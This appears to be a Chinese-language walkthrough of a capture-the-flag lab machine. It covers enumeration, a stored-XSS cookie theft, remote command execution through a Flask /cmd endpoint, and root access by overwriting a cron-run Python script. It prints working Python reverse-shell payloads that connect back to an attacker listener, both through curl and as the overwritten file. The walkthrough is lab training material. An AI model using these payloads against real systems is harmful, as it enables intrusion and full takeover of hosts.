token

> write by yolo

user


信息搜集

```
┌──(root㉿ kali)-[/home/kali]
└─# nmap -sV 192.168.1.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-24 04:28 EDT
Nmap scan report for 192.168.1.15 (192.168.1.15)
Host is up (0.0019s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
5000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.9.2)
MAC Address: 08:00:27:C3:3B:77 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.11 seconds
```

```
┌──(root㉿ kali)-[/home/kali]
└─# gobuster dir -u http://192.168.1.15 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.15
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 302) [Size: 0] [--> login.php]
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/login.php            (Status: 200) [Size: 3484]
/feedback.php         (Status: 200) [Size: 5723]
/messages.txt         (Status: 200) [Size: 179]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/dashboard.php        (Status: 302) [Size: 0] [--> login.php]
```

先进行爆破



发现qqqqqq能自动跳转到dashboard，但是发现没啥用，至多有个按钮能让我清空反馈，这个时候就得考虑研究那个feedback，简单的尝试了几次，发现它是存储型xss漏洞，然后想获取cookie

获得了flask_token

之前nmap扫靶机的时候，发现5000端口还有个由python写的的web服务，结合上面的flask_token，我接下来应该去那个端口进行下一步渗透操作

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.1.15:5000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.15:5000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 323]
/admin                (Status: 302) [Size: 199] [--> /login]
/flag                 (Status: 200) [Size: 44]
/cmd                  (Status: 401) [Size: 25]
```

同样有个login路由，但是我没有账号密码，接下来可以考虑/cmd，因为我已经有了flask_token可以直接绕过登录

发现可以利用

```
[15:51:30]  676
[15:51:30]  677  ┌──(root㉿ kali)-[/home/kali]
[15:51:34]  678  └─# curl -H "Authorization: Bearer ADMIN_T0K3N_Flask_Dashazi" 'http://192.168.1.15:
[15:51:34]       5000/cmd?cmd=id'
[15:51:34]  679  {"output":"uid=33(www-data) gid=33(www-data) groups=33(www-data)\n","status":"succe
[15:51:34]       ss"}
[15:51:34]  680
```

然后进行任意命令执行，shell等一会儿写

```
[15:52:30]  700
[15:52:30]  701  ┌──(root㉿ kali)-[/home/kali]
[15:52:43]  702  └─# curl -H "Authorization: Bearer ADMIN_T0K3N_Flask_Dashazi" 'http://192.168.1.15:
[15:52:43]       5000/cmd?cmd=ls%20/home'
[15:52:43]  703  {"output":"catalytic\n","status":"success"}
[15:52:43]  704
[15:52:43]  705  ┌──(root㉿ kali)-[/home/kali]
[15:52:54]  706  └─# curl -H "Authorization: Bearer ADMIN_T0K3N_Flask_Dashazi" 'http://192.168.1.15:
[15:52:54]       5000/cmd?cmd=ls%20/home/catalytic'
[15:52:54]  707  {"output":"user.txt\n","status":"success"}
[15:52:54]  708
[15:52:54]  709  ┌──(root㉿ kali)-[/home/kali]
[15:53:05]  710  └─# curl -H "Authorization: Bearer ADMIN_T0K3N_Flask_Dashazi" 'http://192.168.1.15:
[15:53:05]       5000/cmd?cmd=cat%20/home/catalytic/user.txt'
[15:53:05]  711  {"output":"flag{user-caaea73c2af7f9b2391cc15f398b0e74}\n","status":"success"}
[15:53:05]  712
[15:53:05]  713  ┌──(root㉿ kali)-[/home/kali]
[15:53:05]  714  └─#
```

root

尝试过几个版本，还是python版本的好用

```
curl -H "Authorization: Bearer ADMIN_T0K3N_Flask_Dashazi"
'http://192.168.1.15:5000/cmd?cmd=python3%20-
c%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket(socket.AF_INET%2Cso
cket.SOCK_STREAM)%3Bs.connect((%22192.168.1.12%22%2C4444))%3Bos.dup2(s.fileno()%
2C0)%3B%20os.dup2(s.fileno()%2C1)%3B%20os.dup2(s.fileno()%2C2)%3Bp%3Dsubprocess.
call(%5B%22%2Fbin%2Fsh%22%2C%22-i%22%5D)%3B%27'
```

```
733  ┌──(root㉿ kali)-[/home/kali]
734  └─# curl -H "Authorization: Bearer ADMIN_T0K3N_Flask_Dashazi" 'http://192.168.1.15:
     5000/cmd?cmd=python3%20-c%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socke
     t(socket.AF_INET%2Csocket.SOCK_STREAM)%3Bs.connect((%22192.168.1.12%22%2C4444))%3Bo
     s.dup2(s.fileno()%2C0)%3B%20os.dup2(s.fileno()%2C1)%3B%20os.dup2(s.fileno()%2C2)%3B
     p%3Dsubprocess.call(%5B%22%2Fbin%2Fsh%22%2C%22-i%22%5D)%3B%27'
735  {"output":"Command timed out","status":"error"}
736
```

进行了一系列信息搜集，最后在进程中发现可以利用的点`ps aux | grep root`

就是这里，root会定时执行这个python文件的

```
     _sff]
1093 root      312748  0.0  0.1   7780  2460 ?        S    04:14   0:00 /usr/sbin/CRON -f
1094 root      312749  0.0  0.0   2472   508 ?        Ss   04:14   0:00 /bin/sh -c /usr/b
     in/python3  /var/www/html/check_messages_cron/check_messages.py
1095 root      312750  2.2  1.1 107264 24056 ?        Sl   04:14   0:00 /usr/bin/python3
      /var/www/html/check_messages_cron/check_messages.py
1096 root      312751 10.4  4.1 1073964 85516 ?       Sl   04:14   0:00 /usr/local/lib/p
```

然后这个文件又恰好在/var/www/html/下面，我当前的用户是可以进行更改的，我也确认过了

```
www-data@Token:/opt/flask_app$ ls -la /var/www/html/check_messages_cron/check_messag
es.py
</var/www/html/check_messages_cron/check_messages.py
-rwxr-xr-x 1 www-data www-data 1842 Jul 22 02:03 /var/www/html/check_messages_cron/
check_messages.py
```

直接使用echo将那个python文件进行覆盖

```
echo 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("192.168.1.12",1145));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);' >
/var/www/html/check_messages_cron/check_messages.py
```

等待定时任务执行，拿到root